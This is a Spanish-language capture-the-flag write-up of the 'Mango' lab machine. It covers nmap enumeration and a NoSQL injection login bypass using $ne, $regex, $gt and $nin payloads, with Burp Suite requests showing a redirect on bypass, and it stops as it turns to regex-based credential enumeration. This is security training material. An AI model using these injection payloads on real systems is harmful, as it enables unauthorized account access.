

Mango

Máquina Linux categoría media.

Enumeración - Escaneo

Validamos puertos, servicios y sitios web del objetivo.

```
nmap -Pn -p- --open 10.10.10.162 -T4
```


```
kali@kali: ~/machineshtb
(kali@kali) [~/machineshtb/Mango]
$ nmap -Pn -p- --open 10.10.10.162 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 00:40 GMT
Nmap scan report for 10.10.10.162
Host is up (0.12s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 36.82 seconds
(kali@kali) [~/machineshtb/Mango]
```

Identificación de versiones de los servicios


```
(kali@kali) [~/machineshtb/Mango]
$ nmap -Pn -sCV -p22,80,443 10.10.10.162 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 00:42 GMT
Nmap scan report for 10.10.10.162
Host is up (0.10s latency).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|_ 256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_ 256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 (Ubuntu)
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 403 Forbidden
443/tcp   open  ssl/http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ tls-alpn: Legacy
|_ http/1.1
|_ ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IM
|_ Not valid before: 2019-09-27T14:21:19
|_ Not valid after: 2020-09-26T14:21:19
|_ http-title: Mango | Search Base
|_ ssl-date: TLS randomness does not represent time
Service Info: Host: 10.10.10.162; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds
(kali@kali) [~/machineshtb/Mango]
$
```


Al visitar la web se detecta una especie de buscador




Buscamos directorios




añadimos al archivo hosts el dominio encontrado




Luego de realizar varias búsquedas y no encontrar nada abro la web en otro navegador distinto a Firefox



Nuevamente buscamos directorios



Luego validar un buen rato pruebo con inyecciones SQL, pero no funcionan tambien al enumerar la máquina se detecta que recibe archivos .json



Si recibe y muestra archivos en formato json es porque debe haber una base de datos que trate con información en este formato es decir una base de datos no relacional o NoSql, por lo tanto, ejecuto una inyección sql para base de datos no relacionales es decir una Nosqli

Injeccion sql en base de datos no relaciones Nosqli

Para baypassar el login en bases de datos NoSQL se deben aplicar algunos parámetros
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>

Methodology


Authentication Bypass

Basic authentication bypass using not equal (`$ne`) or greater (`$gt`)

- in HTTP data

```
username[$ne]=toto&password[$ne]=toto
login[$regex]=a.*&pass[$ne]=lol
login[$gt]=admin&login[$lt]=test&pass[$ne]=1
login[$nin][]=admin&login[$nin][]=test&pass[$ne]=toto
```

- in JSON data



Según la información de la web payloadsAllthethings usando el parámetro no equal `[$ne]` se puede validar la

inyección.

NOTA: el parametro [\$ne] va antes de la consulta o usuario y contraseña

validamos las respuestas en burpsuite

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to / HTTP/1.1 with a body containing 'username=admin&password=admin&login=login'. The response is an HTTP/1.1 200 OK with a content type of text/html; charset=UTF-8. The response body shows the start of an HTML document with a title 'Mango | Sweet & Juicy'.

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
4 Gecko/20100101 Firefox/128.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 41
11 Origin: http://staging-order.mango.htb
12 DNT: 1
13 Sec-GPC: 1
14 Connection: keep-alive
15 Referer: http://staging-order.mango.htb/
16 Cookie: PHPSESSID=d3kfb8gttompp3nlephtdh58n
17 Upgrade-Insecure-Requests: 1
18 Priority: u=0, i
19
20 username=admin&password=admin&login=login

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 27 Mar 2025 02:39:49 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-reval
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4022
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
16 <meta charset="UTF-8">
17 <link rel="mask-icon" type="" href="
18 https://static.codepen.io/assets/favicon/
19 e3c38bd662872f6b673a722f4b3ca2421637d5596
20 32cc.svg" color="#111" />
21 <title>
22 Mango | Sweet & Juicy
23 </title>
24 <style>
25 *{
26 box-sizing:border-box;
```



username[\$ne]=admin&password[\$ne]=admin&login=login

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to / HTTP/1.1 with a body containing 'username[\$ne]=admin&password[\$ne]=admin&login=login'. The response is an HTTP/1.1 302 Found with a content type of text/html; charset=UTF-8. The response body shows the start of an HTML document with a title 'Mango | Sweet & Juicy'.

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
4 Gecko/20100101 Firefox/128.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 51
11 Origin: http://staging-order.mango.htb
12 DNT: 1
13 Sec-GPC: 1
14 Connection: keep-alive
15 Referer: http://staging-order.mango.htb/
16 Cookie: PHPSESSID=d3kfb8gttompp3nlephtdh58n
17 Upgrade-Insecure-Requests: 1
18 Priority: u=0, i
19
20 username[$ne]=admin&password[$ne]=admin&login=login

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Thu, 27 Mar 2025 02:42:24 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 location: home.php
8 Content-Length: 4022
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
16 <meta charset="UTF-8">
17 <link rel="mask-icon" type="" href="
18 https://static.codepen.io/assets/favicon/logo-pin-8f3
19 1b1072e3c38bd662872f6b673a722f4b3ca2421637d559661b4
20 32cc.svg" color="#111" />
21 <title>
22 Mango | Sweet & Juicy
23 </title>
24 <style>
25 *{
26 box-sizing:border-box;
```

con para explotar simplemente interceptamos de nuevo seleccionamos la petición y añadimos el parámetro




Enumeración de usuarios y contraseñas con Nosql Injection.

Como estamos frente a una base de datos no relacional y por el nombre de la máquina se asume que es mongo con el parámetro [\$regex] se puede enumerar un usuario y la clave.

